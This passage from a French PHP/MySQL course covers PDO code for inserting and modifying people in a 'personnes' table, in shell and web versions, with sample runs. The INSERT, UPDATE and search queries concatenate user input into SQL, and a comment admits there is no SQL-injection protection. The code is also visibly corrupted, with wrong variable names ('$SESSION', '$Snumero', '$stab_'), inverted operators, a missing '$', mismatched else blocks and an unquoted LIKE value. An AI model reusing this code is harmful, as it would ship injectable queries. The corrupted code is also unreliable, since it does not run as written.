maxlength="40" placeholder="Jean Charles"/><br/><br/>
        Entrez un &acirc;ge : <input type="text" name="Age" size="3"
maxlength="3" pattern="[1-9][0-9]{1,3}" placeholder="28"/><br/><br/>
        <input type="submit" name="valider" value="Valider cette personne" />
        <!-- on ajoute le bouton terminer pour terminer la saisie -->
        <input type="reset" value="Effacer le formulaire" />
        <input type="submit" name="terminer" value="Terminer la Saisie" />
    </fieldset>
</form>
<?php
// -----
// on affiche sous le formulaire le résultat du traitement précédent
// - soit le rangement dans le tableau tab_personnes
// - soit un message d'erreur (sauf pour le premier affichage)
// -----
// --- on récupère les valeurs saisies ---
if (isset($_POST['Nom'])) $Nom = $_POST['Nom'] ;
else $Nom      = '' ;
if (isset($_POST['Prenom'])) $Prenom = $_POST['Prenom'] ;
else $Prenom   = '' ;
if (isset($_POST['Age'])) $Age = $_POST['Age'] ;
else $Age     = '' ;
// --- Protection de l'injection HTML ---
$Nom      = strip_tags($Nom)      ;
$Prenom   = strip_tags($Prenom)   ;
$Age      = strip_tags($Age)      ;
// --- On conserve les valeurs initiales ---
$InitNom  = $Nom      ;
$InitPrenom= $Prenom   ;
$InitAge   = $Age      ;
// si ce n'est pas la premi re saisie
if ($SESSION['Afficher_Messages_Champs'])
{
    // -----
    // on v rifie qu'il n'y a aucun champ vide
    // -----
    if (!empty($InitNom) && !empty($InitPrenom) && !empty($InitAge))
    {
        // -----
        // on v rifie la validit  des chaque champ
        // -----
        $retourValidationAge   = true ;
        $retourValidationNom   = true ;
        $retourValidationPrenom = true ;
    }
}
```

```
if (!empty($InitAge))
{
    $InitAge=normalisation_numerique($InitAge)      ;
    $retourValidationAge=validation_Age($InitAge);
    if ($retourValidationAge)
    {
        $Age   = intval($InitAge) ;
    }
}
if (!empty($InitNom))
{
    $InitNom=normalisation_nom($InitNom)  ;
    $retourValidationNom!=empty($InitNom);
    if ($retourValidationNom)
    {
        $Nom   = $InitNom ;
    }
}
if (!empty($InitPrenom))
{
    $InitPrenom=normalisation_nom($InitPrenom) ;
    $retourValidationPrenom!=empty($InitPrenom);
    if ($retourValidationPrenom)
    {
        $Prenom  = $InitPrenom ;
    }
}
// -----
// si tous les champs sont valides
//
if (($retourValidationAge) && ($retourValidationNom) &&
($retourValidationPrenom) )
{
    // -----
    // --- insertion de la nouvelle personne ---
    //
    // --- exécution de la requête ---
    // --- ici il n'y a pas de protection contre l'injection SQL ---
    // --- Pour cela il faut utiliser le méthode prepare ---
    $requete="INSERT INTO personnes (Nom, Prenom, Age) VALUES
('".$Nom."','".$Prenom."','".$Age."')";
    $reponse = $bdd->exec($requete);
    if (!$reponse)
    {
        throw new Exception('Problème de requête sur la table :
'.requete.WEB_EOL);
    }
    // -----
    // --- récupération des informations de la personne insérée ---
    //
    // --- exécution de la requête ---
    $requete="SELECT ID,Nom,Prenom,Age FROM personnes ORDER BY ID DESC
LIMIT 1";
    $reponse = $bdd->query($requete);
    if (!$reponse)
    {
        throw new Exception('Problème de requête sur la table :
'.requete.WEB_EOL);
    }
    unset($une_personne);
    $une_personne = $reponse->fetch()      ;
    // --- fermeture de la requête ---
    // --- pour permettre d'autres requêtes ---
    $reponse->closeCursor();
```

```
// -----
// --- rangement dans le tableau tab_personnes de la session ---
// -----
$_SESSION['tab_personnes'][]=$une_personne ;
// --- affichage de la personne qui vient d'être insérée dans la
table des personnes ---
affichage_une_personne("Derni&egrave;re personne
saisie",$une_personne) ;
}
}
// -----
// on affiche les éventuels messages d'erreur en cas de champs vides
// -
else
{
    echo "<fieldset>";
    echo "<legend>Valeurs &agrave; renseigner :</legend><br/>";
    if (empty($InitNom))    echo "Le champ Nom est vide".WEB_EOL;
    if (empty($InitPrenom)) echo "Le champ Pr&eacute;nom est
vide".WEB_EOL;
    if (empty($InitAge))     echo "Le champ Age est vide".WEB_EOL;
    if ($InitAge == 0)       echo "Le champ Age est invalide".WEB_EOL;
    echo "</fieldset>";
}
}
// -----
// ce n'est pas la première saisie : la variable indiquant d'afficher
// les éventuels messages d'erreur est positionnée
// -
else
{
    $_SESSION['Afficher_Messages_Champs']=true;
}
}
}
catch(Exception $e)
{
    echo "<fieldset>";
    echo "<legend>Erreur :</legend><br/>";
    echo $e->getMessage();
    echo "</fieldset>";
}
?>
</body>
</html>
```

Voici son exécution :

Première saisie d'une personne

Saisissez les données d'une nouvelle personne :

Entrez un nom : Dupont de nemours

Entrez un prénom : jean charles

Entrez un âge : 28

Après validation le formulaire de saisie apparaît à nouveau en rappelant la personne qui vient d'être insérée dans la base de données. On saisie une seconde personne.

Saisissez les données d'une nouvelle personne :

Entrez un nom : de la haye

Entrez un prénom : marc antoine

Entrez un âge : 45

#### Dernière personne saisie

Identifiant	Nom	Prénom	Age
19	DUPONT-DE-NEMOURS	JEAN-CHARLES	28

Après validation le formulaire de saisie apparaît à nouveau en rappelant la 2<sup>ème</sup> personne qui vient d'être insérée dans la base de données.

Saisissez les données d'une nouvelle personne :

Entrez un nom : Dupont de Nemours

Entrez un prénom : Jean Charles

Entrez un âge : 28

#### Dernière personne saisie

Identifiant	Nom	Prénom	Age
20	DE-LA-HAYE	MARC-ANTOINE	45

Après avoir cliqué sur le bouton « Terminer la Saisie » un récapitulatif des saisies apparaît.

#### Liste des personnes saisies

Identifiant	Nom	Prénom	Age
19	DUPONT-DE-NEMOURS	JEAN-CHARLES	28
20	DE-LA-HAYE	MARC-ANTOINE	45

### 13.6.3.4 Modification de données

Dans cette section nous présentons des exemples de modification de données, en reprenant ceux de la section 13.4.6.3.

Les programmes suivants présentent la version shell et la version web effectuant la suppression d'une personne dans la table « personnes ».

- [MySQL\\_PDO\\_modification\\_personnes\\_shell.php](#)
- [MySQL\\_PDO\\_modification\\_personnes\\_web.php](#)

Le programme MySQL\_PDO\_modification\_personnes\_shell.php reprend la problématique de l'exercice N°1 de la section 11.8 sur la modification d'une personne dans la liste des personnes pour l'adapter à la modification d'une personne dans la table MySQL des personnes.

#### Attention :

*Le champ ID est une clef identifiant de manière unique une personne. Elle ne doit être gérée que par MySQL. L'utilisateur ne doit pas pouvoir modifier la clef. Elle ne sera donc pas proposée à la modification, contrairement à ce qui est indiqué à l'exercice N°1 de la section 11.8.*

Voici le programme MySQL\_PDO\_modification\_personnes\_shell.php :

```
<?php
include '../INCLUDE/MySQL_include_param_dbb.php';
include '../INCLUDE/MySQL_include_sprog_commun_shell.php';
setlocale (LC_ALL, 'fr_FR.UTF-8');
try
{
    // === connexion de la base de données ===
    $bdd = new
        PDO($TYPE_DB." :host=".$SERVEUR." ;dbname=".$BASEDD,$LOGIN_ADM,$MDP_ADM,
            array(PDO::ATTR_PERSISTENT => true));
    // --- définition du codage en UTF8 ---
    $bdd->exec("SET CHARACTER SET utf8");
    // --- affichage de toute la table des personnes ---
    affichage_table($bdd,"Liste des personnes","personnes");
    // -----
    // --- saisie d'une liste de personnes ---
    // -----
    $saisie="saisie non vide";
    echo PHP_EOL;
    echo "-----".PHP_EOL;
    echo "--- Modification d'une personne ---".PHP_EOL;
    echo "-----".PHP_EOL;
    $tab_critere=choix_critere();
    if (count($tab_critere) != 0)
    {
        $critere      = $tab_critere[0];
        $valeur_recherche = $tab_critere[1];
        // --- recherche sur critère ---

        $tab_personnes_trouvees=Recherche_sur_critere($bdd,'personnes',$critere,$valeur_recherche);
        // --- traitement du tableau retourné ---
        if (count($tab_personnes_trouvees) == 0)
        {
            echo "Aucune personne trouvée avec ce critère".PHP_EOL;
        }
        else
        {
```

```
    affichage_liste_personnes("Liste des personnes trouvées",$stab_personnes_trouvees);
    echo PHP_EOL;
    unset($numero);
    echo "Sélectionnez le numéro (ID) de la personne à modifier : ";
    fscanf(STDIN,"%d", $numero);
    if ( (empty($numero)) ||
(!array_key_exists($numero,$stab_personnes_trouvees)) )
        echo "Aucune sélection".PHP_EOL;
    else
    {
        unset($stab_une_personne);
        $une_personne=$stab_personnes_trouvees[$numero];
        $stab_une_personne[]=$une_personne;
        affichage_liste_personnes("Personne à modifier",$stab_une_personne);
        echo "Confirmez la modification (o/n) : ";
        fscanf(STDIN,"%s",$reponse);
        if ($reponse == "o")
        {
            // importation des variables à partir de l'étiquette des champs
            extract($une_personne,EXTR_OVERWRITE);
            // --- on initialise les différents éléments de la requête SQL
UPDATE ---
$MAJ_Nom      = '';
$MAJ_Prenom   = '';
$MAJ_Age      = '';
echo "Saisissez les nouvelles informations (vide pour inchangé) !".PHP_EOL;
// --- saisie du champ Nom ---
fprintf(STDIN, "Nom actuel : %-20s Nouveau Nom : ",$Nom);
$entree=fgets(STDIN) ;
// normalisation_nom du nom
$entree=normalisation_nom($entree);
// on vérifie que la saisie n'est pas vide
if (!empty($entree))
{
    $Nom=$entree ;
    $MAJ_Nom =' ,Nom=\'' . $Nom . '\'';
}
else
{
    echo "Pas de modification du Nom".PHP_EOL;
}
// --- saisie du champ Prenom ---
fprintf(STDIN, "Prénom actuel : %-20s Nouveau Prénom : ",$Prenom);
$entree=fgets(STDIN) ;
// normalisation_nom du prénom
$entree=normalisation_nom($entree);
// on vérifie que la saisie n'est pas vide
if (!empty($entree))
{
    $Prenom=$entree ;
    $MAJ_Prenom =' ,Prenom=\'' . $Prenom . '\'';
}
else
{
    echo "Pas de modification du prénom".PHP_EOL;
}
// --- saisie du champ Age ---
fprintf(STDIN, "Age actuel : %-20d Nouvel Age : ",$Age);
$entree=fgets(STDIN) ;
// on supprime les espaces au début et à la fin et le saut de ligne
$entree=trim($entree);
// on vérifie que la saisie n'est pas vide
```

```

        if (!empty($entree))
        {
            $entree=intval($entree) ; 
            if ($entree == 0)
            {
                echo " Erreur : Valeur du champ âge doit être un entier ! =>
Pas de modification ".PHP_EOL;
            }
            else // on met à jour la donnée
            {
                $Age=$entree ;
                $MAJ_Age = ',Age='.$Age;
            }
        }
        else
        {
            echo "Pas de modification de l'âge".PHP_EOL;
        }
        // --- mise à jour des données saisies ---
        if (!empty($MAJ_Nom) || !empty($MAJ_Prenom) || !empty($MAJ_Age))
        {
            // --- exécution de la requête ---
            $requete='UPDATE personnes SET '.$MAJ_Nom.$MAJ_Prenom.$MAJ_Age.' 
WHERE ID='.$Snumero;
            // --- on supprime les espaces multiples ---
            $requete= preg_replace('/\s{2,}/',' ', $requete);
            // --- on supprime le caractère apostrophe juste après SET ---
            $requete= str_replace('SET ','SET ', $requete);
            echo $requete.PHP_EOL;
            $reponse = $bdd->exec($requete);
            if (!$reponse)
            {
                throw new Exception('Problème de requête sur la table.'.PHP_EOL);
            }
            else
            {
                echo "Aucun champ n'a été modifié".PHP_EOL;
            }
            else
            {
                echo "Aucune donnée modifiée".PHP_EOL;
            }
        }
    }
}

// --- affichage de toute la table des personnes ---
affichage_table($bdd,"Liste des personnes","personnes");
}
catch(Exception $e)
{
    echo 'Erreur : '.$e->getMessage();
}
?>
```

La requête UPDATE est exécutée avec la méthode exec.

Ce programme utilise de nouvelles fonctions qui sont dans le fichier MySQL\_include\_sprog\_commun\_shell.php :

- `Recherche_sur_critere($bdd,'personnes',$critere,$valeur_recherche)` : Recherche la valeur indiquée en 4<sup>ème</sup> argument, dans la table dont le nom est indiqué en 2<sup>ème</sup> argument (« personnes »), selon le critère précisé en 3<sup>ème</sup> argument.  
Si l'argument est le nom et le prénom, la recherche se fait sur une partie du nom (utilisation de la clause SQL WHERE ... LIKE ). Si l'argument est l'ID ou l'âge la recherche se fait sur l'ID ou l'âge exact.  
Le retour est un tableau contenant les personnes trouvées. L'objet PDO pointant sur la base de données contenant la table est indiqué en 1<sup>er</sup> argument.
- `choix_critere()` : Affiche le menu du choix du critère de recherche et de la valeur à rechercher.

Voici le code source des ces deux fonctions :

```
// =====
// -- fonction outil de sélection du choix pour la recherche par critère --
// =====
function choix_critere()
{
    $tab_critere_retour=array();
    echo "Critère de recherche : ".PHP_EOL;;
    echo "    -a- Identifiant (ID)".PHP_EOL;
    echo "    -b- Nom".PHP_EOL;
    echo "    -c- Prénom".PHP_EOL;
    echo "    -d- Age".PHP_EOL;
    echo "Entrez le critère (a,b,c ou d) : ";
    fscanf(STDIN,"%s",$critere);
    $critere=$critere[0];
    switch ($critere)
    {
        case 'a' : echo "Identifiant : "; break;
        case 'b' : echo "Nom      : "; break;
        case 'c' : echo "Prénom   : "; break;
        case 'd' : echo "Age      : "; break;
        default  : echo "Choix erroné !".PHP_EOL; break;
    }
    if (($critere >='a') && ($critere <='d'))
    {
        $valeur_recherche=fgets(STDIN);
        trim($valeur_recherche);
        $tab_critere_retour[0]=$critere;
        $tab_critere_retour[1]=$valeur_recherche;
    }
    return $tab_critere_retour;
}

// =====
// --- Recherche sur critere ---
// =====
function
Recherche_sur_critere($bdd,$nom_table,$crit_recherche,$val_recherche)
{
    switch($crit_recherche)
    {
        case 'a':$nom_champ='ID'      ;
                    $val_recherche=intval($val_recherche);break;
        case 'b':$nom_champ='Nom'     ;
                    $val_recherche='%' .normalisation_nom($val_recherche). "%";
                    break;
        case 'c':$nom_champ='Prenom'  ;
                    $val_recherche='%' .normalisation_nom($val_recherche). "%";
                    break;
    }
}
```

```

        break;
    case 'd':$nom_champ='Age' ;$val_recherche=intval($val_recherche);break;
}
// --- exécution de la requête ---
$requete='SELECT * FROM '.$nom_table.' WHERE '.$nom_champ.' LIKE
'.$val_recherche;
$reponse = $bdd->query($requete);
// --- traitement des erreurs de retour sur la requête ---
if (!$reponse)
    throw new Exception('Problème de requête sur la table.');
// ---retourne un tableau associatif ---
$reponse->setFetchMode(PDO::FETCH_ASSOC);
// --- boucle de traitement de chaque personne ---
$tab_personnes=$reponse->fetchAll();
unset($tab_personnes_retourne);
foreach($tab_personnes as $une_personne)
{
    $numero=$une_personne['ID'];
    $tab_personnes_retourne[$numero]=$une_personne;
}
return $tab_personnes_retourne;
}

```

La requête de modification est conservée dans la variable `$requete` qui est affichée à l'écran pour information.

Voici un exemple d'exécution. Les saisies sont sur fond jaune, la donnée qui est modifiée est sur fond bleu.

La requête est présentée à l'écran pour information (sur fond bleu).

```
$ php MySQL_PDO_modification_personnes_shell.php
```

-----  
Liste des personnes

ID	Nom	Prenom	Age
1	DUPONT	JEAN	28
2	JACQUENOD	JEAN-CHRISTOPHE	54
3	MURCIAN	CAROLE	44
4	LERY	JEAN-MICHEL	25
5	DE-LA-RUE	JEAN-CHRISTOPHE	27
6	MARTIN	PIERRE-DAVID	27
7	MARTIN	PIERRE	56
8	JACQUENOD	FREDERIC	25
9	JACQUENOD	LAURENCE	24
10	DUMOULIN	JEAN-CHRISTOPHE	54
11	LABONNE-JAYAT	OLIVIER	54
12	DE-LA-FONTAINE	JEAN	110
13	LEVY	SAMUEL	56
14	DE-LA-RUE	LAURENCE	25
15	DUPONT	JEAN	54
16	MARTIN	ALBERT	25
17	LEMY	KEVIN	25
18	KACZMA	SYLVIE-SAMANTHA	52
19	DUPONT-DE-NEMOURS	JEAN-CHARLES	28
20	DE-LA-HAYE	MARC-ANTOINE	45

-----  
--- Modification d'une personne ---

-----  
Critère de recherche :  
-a- Identifiant (ID)

## Cours PHP de Jean-Michel Léry

```
-b- Nom
-c- Prénom
-d- Age
Entrez le critère (a,b,c ou d) : c
Prénom : jean chris
-----
Liste des personnes trouvées
-----
ID Nom Prenom Age
-----
2 JACQUENOD JEAN-CHRISTOPHE 54
5 DE-LA-RUE JEAN-CHRISTOPHE 27
10 DUMOULIN JEAN-CHRISTOPHE 54

Sélectionnez le numéro (ID) de la personne à modifier : 5
-----
Personne à modifier
-----
ID Nom Prenom Age
-----
5 DE-LA-RUE JEAN-CHRISTOPHE 27
Confirmez la modification (o/n) : o
Saisissez les nouvelles informations (vide pour inchangé) !
Nom actuel : DE-LA-RUE Nouveau Nom : du boulevard
Prénom actuel : JEAN-CHRISTOPHE Nouveau Prénom : jean pascal
Age actuel : 27 Nouvel Age : 57
UPDATE personnes SET Nom='DU-BOULEVARD',Prenom='JEAN-PASCAL',Age=57 WHERE
ID=5
-----
Liste des personnes
-----
ID Nom Prenom Age
-----
1 DUPONT JEAN 28
2 JACQUENOD JEAN-CHRISTOPHE 54
3 MURCIAN CAROLE 44
4 LERY JEAN-MICHEL 25
5 DU-BOULEVARD JEAN-PASCAL 57
6 MARTIN PIERRE-DAVID 27
7 MARTIN PIERRE 56
8 JACQUENOD FREDERIC 25
9 JACQUENOD LAURENCE 24
10 DUMOULIN JEAN-CHRISTOPHE 54
11 LABONNE-JAYAT OLIVIER 54
12 DE-LA-FONTAINE JEAN 110
13 LEVY SAMUEL 56
14 DE-LA-RUE LAURENCE 25
15 DUPONT JEAN 54
16 MARTIN ALBERT 25
17 LEMY KEVIN 25
18 KACZMA SYLVIE-SAMANTHA 52
19 DUPONT-DE-NEMOURS JEAN-CHARLES 28
20 DE-LA-HAYE MARC-ANTOINE 45
```

Le programme `MySQL_PDO_modification_personnes_web.php` reprend la problématique de l'exercice N°2 de la section 11.8 sur la modification d'une personne dans la liste des personnes pour l'adapter à la modification d'une personne dans la table MySQL des personnes.

Il utilise les variables de session pour conserver dans le tableau `$tab_personnes_trouvees` la liste des personnes trouvées selon le critère de recherche, et `$numero_modification` le numéro (ID) de la personne à modifier.

Les différents formulaires utilisés successivement sont encadrés.

Voici le programme :

```
<?php
// On démarre la session AVANT d'écrire du code HTML
// afin de conserver l'information indiquant si c'est le premier accès
session_start();
?>
<!DOCTYPE html>
<html>
<head> <!-- Entête HTML -->
<meta charset="utf-8" />
<title>Saisie de plusieurs personnes</title>
<link href="../CSS/MySQL.css" rel="stylesheet" type="text/css" />
</head>
<body>
<?php
include '../INCLUDE/MySQL_include_param_dbb.php';
include '../INCLUDE/MySQL_include_sprog_commun_web.php';
setlocale (LC_ALL, 'fr_FR.UTF-8');
try
{
    // === connexion de la base de données ===
    $bdd = new
PDO($TYPE_DB." :host=".$SERVEUR." ;dbname=".$BASEDD,$LOGIN_ADMIN,$MDP_ADMIN,
        array(PDO::ATTR_PERSISTENT => true));
    // --- définition du codage en UTF8 ---
    $bdd->exec("SET CHARACTER SET utf8");
    // -----
    // --- Début du traitement ---
    // -----
    // -----
    // Cette page peut être appelée de plusieurs manières différentes
    // -----
    if (!empty($_POST['valeur_modification_personne']))
    {
        // -----
        // cas où les données des champs ont été saisies
        // on traite ces données et on modifie la personne
        // -----
        // --- on récupère le numéro de la personne à modifier ---
        $numero_modification=$_SESSION['numero_modification'];
        // --- on récupère le tableau des personnes trouvées ---
        $tab_personnes_trouvees= $_SESSION['tab_personnes_trouvees'] ;
        // --- on récupère la personne à modifier ---
        $une_personne=$tab_personnes_trouvees[$numero_modification];
        // --- on mémorise la personne avant la modification ---
        $tab_a_Modifier[$numero_modification]=$une_personne;
        // --- on récupère les informations avant la modification ---
        $ID      = $une_personne['ID']      ;
        $Nom     = $une_personne['Nom']     ;
        $Prenom  = $une_personne['Prenom']  ;
        $Age     = $une_personne['Age']     ;
        // --- pas de modification pour l'ID ---
    }
}
```

```
$NouvID = $ID ;  
// --- on récupère les valeurs saisies ---  
if (isset($_POST['NouvNom'])) $NouvNom = $_POST['NouvNom'] ;  
else $NouvNom = '' ;  
if (isset($_POST['NouvPrenom'])) $NouvPrenom = $_POST['NouvPrenom'] ;  
else $NouvPrenom = '' ;  
if (isset($_POST['NouvAge'])) $NouvAge = $_POST['NouvAge'] ;  
else $NouvAge = '' ;  
// --- Protection de l'injection HTML ---  
$NouvNom = strip_tags($NouvNom) ;  
$NouvPrenom = strip_tags($NouvPrenom) ;  
$NouvAge = strip_tags($NouvAge) ;  
// -- on initialise les différents éléments de la requête SQL UPDATE --  
$MAJ_Nom = '' ;  
$MAJ_Prenom = '' ;  
$MAJ_Age = '' ;  
// -----  
// on vérifie qu'il y a au moins un champ non vide  
// -----  
if (!empty($NouvNom) || !empty($NouvPrenom) || !empty($NouvAge))  
{  
    // -----  
    // on vérifie la validité des chaque champ  
    // -----  
    $retourValidationID = true;  
    $retourValidationAge = true;  
    $retourValidationNom = true;  
    $retourValidationPrenom = true;  
    if ((!empty($NouvAge)) && ($Age!=normalisation_numerique($NouvAge)))  
    {  
        $NouvAge=normalisation_numerique($NouvAge);  
        $retourValidationAge=validation_Age($NouvAge);  
        if ($retourValidationAge)  
        {  
            $Age = intval($NouvAge);  
            $MAJ_Age = ',Age='.$Age ;  
        }  
    }  
    if ( (!empty($NouvNom)) && ($Nom!=normalisation_nom($NouvNom)))  
    {  
        $NouvNom=normalisation_nom($NouvNom);  
        $retourValidationNom=!empty($NouvNom);  
        if ($retourValidationNom)  
        {  
            $Nom = $NouvNom ;  
            $MAJ_Nom = ',Nom='.$Nom.'\'';  
        }  
    }  
    if ( (!empty($NouvPrenom)) &&  
        ($Prenom!=normalisation_nom($NouvPrenom)))  
    {  
        $NouvPrenom=normalisation_nom($NouvPrenom);  
        $retourValidationPrenom=!empty($NouvPrenom);  
        if ($retourValidationPrenom)  
        {  
            $Prenom = $NouvPrenom ;  
            $MAJ_Prenom = ',Prenom='.$Prenom.'\'';  
        }  
    }  
    // -----  
    // vérification du résultat de la validation des champs  
    // -----  
    if (!$retourValidationID) || (!$retourValidationAge) ||  
        (!$retourValidationNom) || (!$retourValidationPrenom) )
```

```

{
    // -----
    // si un des champs est invalide
    // -----
}

redirection_delai("modification","MySQL_PDO_modification_personnes_web.php",1
5);
}
else
{
    // -----
    // si tous les champs sont valides
    // on met à jour la table MySQL personnes
    // -----
    // --- exécution de la requête ---
$requete='UPDATE personnes SET '.$MAJ_Nom.$MAJ_Prenom.$MAJ_Age.'
WHERE ID='.$ID;
    // --- on supprime les espaces multiples ---
$requete= preg_replace('/\s{2,}/',' ', $requete);
    // --- on supprime le caractère apostrophe juste après SET ---
$requete= str_replace('SET ','SET ', $requete);
$reponse = $bdd->exec($requete);
if (!$reponse)
{
    throw new Exception('Problème de requête sur la table.'.PHP_EOL);
}
// --- affichage du résultat de la modification ---
// on affiche la personne avant sa modification
affichage_tab_personnes("La personne suivante",$tab_a_Modifier);
echo WEB_EOL;
// on affiche la personne après sa modification
$une_personne=compact('ID','Nom','Prenom','Age');
$tab_Modifiee[$numero_modification]=$une_personne;
affichage_tab_personnes("est modifiée en",$tab_Modifiee);
}
}
else
{
    ?>
<fieldset>
<legend>Aucune modification :</legend><br/>
<b>Pas de modification : tous les champs sont vides ! </b><br />
</fieldset>
<?php
}
}
elseif (!empty($_POST['choix_modification_personne']))
{
    // =====
    // cas où la personne à modifier a été sélectionnée
    // on demande la confirmation de la modification
    // =====
    // --- on récupère le tableau des personnes trouvées ---
$tab_personnes_trouvees= $_SESSION['tab_personnes_trouvees'];
    // --- on récupère le numéro de la personne à modifier ---
$numero_modification=$_POST['NumModif'];
    // --- Protection de l'injection HTML ---
$numero_modification = intval(strip_tags($numero_modification));
$_SESSION['numero_modification']=$numero_modification;
if ( (empty($numero_modification)) ||
(!array_key_exists($numero_modification,$tab_personnes_trouvees)) )
{
    ?>
<fieldset>

```

```

<legend>Aucune s&acute;slection :</legend><br/>
<b>Aucune s&acute;slection ! </b><br />
</fieldset>
<?php
}
else
{
    unset($stab_une_personne);
    $une_personne=$stab_personnes_trouvees[$numero_modification];
    $stab_une_personne[]=$une_personne;
    affichage_liste_personnes("Personne &grave;
modifier",$stab_une_personne);
    $Nom      = $une_personne['Nom'];
    $Prenom   = $une_personne['Prenom'];
    $Age      = $une_personne['Age'];
?
<br/>
<form action="MySQL_PDO_modification_personnes_web.php" method="post">
    <fieldset>
        <legend>Saisissez les nouvelles valeurs :</legend><br/>
        <b>ATTENTION</b> : un champ non renseign&acute; (vide) laisse la
valeur inchang&acute;e !
        <table summary="Tableau de modification">
            <caption>&nbsp;</caption>
            <thead>
                <tr>
                    <!-- entête du tableau -->
                    <th>Nouveau Nom</th>
                    <th>Nouveau Pr&acute;snom</th>
                    <th>Nouvel Age</th>
                </tr>
            </thead>
            <tr>
                <td><input type="text" name="NouvNom" size="20" maxlength="20"
placeholder="<?php echo $Nom; ?>" autofocus/></td>
                <td><input type="text" name="NouvPrenom" size="40" maxlength="40"
placeholder="<?php echo $Prenom; ?>"/></td>
                <td><input type="text" name="NouvAge" size="3" maxlength="3"
pattern="[1-9][0-9]{1,3}" placeholder="<?php echo $Age; ?> "/></td>
            </tr>
        </table>
        <br/><br/>
        <input type="submit" name="valeur_modification_personne"
value="Modifier cette personne" />
        <!-- on ajoute le bouton terminer pour terminer la saisie -->
        <input type="reset" value="Effacer le formulaire" />
    </fieldset>
</form>
<?php
}
}
elseif (!empty($_POST['rechercher_critere']))
{
    // =====
    // cas où le formulaire de saisie a été validé et on appelle
    // une nouvelle fois ce programme avec les données du formulaire
    // on affiche un formulaire pour sélectionner la personne à modifier
    // parmi la liste des personnes affichées
    // =====
    $crit_recherche = $_POST['CritRech'];
    $val_recherche = $_POST['ValRech'] ;
    // --- Protection de l'injection HTML ---
    $crit_recherche = strip_tags($crit_recherche);
    $val_recherche = strip_tags($val_recherche) ;
}
}

```

```
// --- Recherche ---  
  
$tab_personnes_trouvees=Recherche_sur_critere($bdd,'personnes',$crit_recherche,$val_recherche);  
if (count($tab_personnes_trouvees) == 0)  
{  
    ?>  
    <fieldset>  
    <legend>Aucune personne trouv&eacute;e :</legend><br/>  
    <b>La recherche pour <?php echo "$crit_recherche=$val_recherche";?>  
n'a trouv&eacute;e aucune personne ! </b><br />  
    </fieldset>  
    <?php  
}  
else  
{  
    // --- on conserve dans une variable de session le tableau des  
    personnes trouvées ---  
    $_SESSION['tab_personnes_trouvees']=$tab_personnes_trouvees ;  
    // --- affichage de la liste de personnes trouvées ---  
    affichage_liste_personnes("Liste des personnes  
trouvées",$tab_personnes_trouvees);  
    // affichage du formulaire de saisie de la personne à modifier  
    ?>  
    <br/>  
    <form action="MySQL_PDO_modification_personnes_web.php" method="post">  
        <fieldset>  
        <legend>Saisissez le Num&eacute;ro (ID) de la personne &agrave;  
modifier :</legend><br/>  
        Entrez le <b>Num&eacute;ro</b> de la personne &agrave; modifier :  
<input type="text" name="NumModif" size="20" maxlength="20"  
autofocus/><br/><br/>  
        <input type="submit" name="choix_modification_personne"  
value="Modifier" />  
        <!-- on ajoute le bouton terminer pour terminer la saisie -->  
        <input type="reset" value="Effacer le formulaire" />  
        </fieldset>  
    </form>  
    <?php  
}  
}  
else  
{  
    // =====  
    // cas où on doit afficher le formulaire de saisie  
    // pour rechercher la personne à modifier  
    // =====  
    ?>  
    <br/>  
    <form action="MySQL_PDO_modification_personnes_web.php" method="post">  
        <fieldset>  
        <legend>Saisissez les crit&egrave;res de recherche :</legend><br/>  
        S&eacute;lectionnez le crit&egrave;re de recherche : <br/><br/>  
        Identifiant <input type="radio" name="CritRech" value="ID">  
        Nom <input type="radio" name="CritRech" value="Nom" checked="checked">  
        Pr&eacute;nom <input type="radio" name="CritRech" value="Prenom">  
        Age <input type="radio" name="CritRech" value="Age"> <br/><br/>  
        Entrez la valeur selon le crit&egrave;re : <input type="text"  
name="ValRech" size="20" maxlength="20" autofocus/><br/><br/>  
        <input type="submit" name="rechercher_critere" value="Rechercher" />  
        <!-- on ajoute le bouton terminer pour terminer la saisie -->  
        <input type="reset" value="Effacer le formulaire" />  
        </fieldset>  
    </form>
```

```
<?php
}
}
catch(Exception $e)
{
    echo "<fieldset>";
    echo "<legend>Erreur :</legend><br/>";
    echo $e->getMessage();
    echo "</fieldset>";
}
?>
</body>
</html>
```

La requête **UPDATE** est exécutée avec la méthode **exec**. Elle est conservée dans la variable **\$requete**.

Ce programme utilise les nouvelles fonctions qui sont dans le fichier **MySQL\_include\_sprog\_commun\_shell.php** :

- **Recherche\_sur\_critere(\$bdd,'personnes',\$critere,\$valeur\_recherche)** .
- **choix\_critere()**.

Voici son exécution :

Le premier écran présente le formulaire de saisie des critères de recherche :

Saisissez les critères de recherche :

Sélectionnez le critère de recherche :

Identifiant  Nom  Prénom  Age

Entrez la valeur selon le critère :

Le deuxième écran présente le résultat de la recherche, et demande de saisir l'ID de la personne à modifier :

Liste des personnes trouvées			
ID	Nom	Prenom	Age
2	JACQUENOD	JEAN-CHRISTOPHE	54
5	DE-LA-RUE	JEAN-CHRISTOPHE	27
10	DUMOULIN	JEAN-CHRISTOPHE	54

Saisissez le Numéro (ID) de la personne à modifier :

Entrez le Numéro de la personne à modifier :

Le troisième écran demande les nouvelles valeurs pour cette personne :

Personne à modifier			
ID	Nom	Prenom	Age
5	DE-LA-RUE	JEAN-CHRISTOPHE	27

Saisissez les nouvelles valeurs :

ATTENTION : un champ non renseigné (vide) laisse la valeur inchangée !

Nouveau Nom	Nouveau Prénom	Nouvel Age
du boulevard	jean pascal	57

Modifier cette personne
Effacer le formulaire

Le quatrième écran effectue la modification dans la table « personnes » et rappelle les modifications effectuées :

La personne suivante			
Identifiant	Nom	Prénom	Age
5	DE-LA-RUE	JEAN-CHRISTOPHE	27

est modifiée en			
Identifiant	Nom	Prénom	Age
5	DU-BOULEVARD	JEAN-PASCAL	57

### 13.6.3.5 Suppression de données

Dans cette section nous présentons des exemples de suppression de données, en reprenant ceux de la section 13.4.6.4.

Les programmes suivants présentent la version shell et la version web effectuant la suppression d'une personne dans la table « personnes ».

- [MySQL\\_PDO\\_suppression\\_personnes\\_shell.php](#)
- [MySQL\\_PDO\\_suppression\\_personnes\\_web.php](#)

Le programme [MySQL\\_PDO\\_suppression\\_personnes\\_shell.php](#) reprend la problématique de l'exercice N°1 de la section 11.8 sur la suppression d'une personne dans la liste des personnes pour l'adapter à la suppression d'une personne dans la table MySQL des personnes.

Voici le programme [MySQL\\_PDO\\_suppression\\_personnes\\_shell.php](#) :

```
<?php
include '../INCLUDE/MySQL_include_param_db.php';
include '../INCLUDE/MySQL_include_sprog_commun_shell.php';
setlocale (LC_ALL, 'fr_FR.UTF-8');
try
{
    // === connexion de la base de données ===
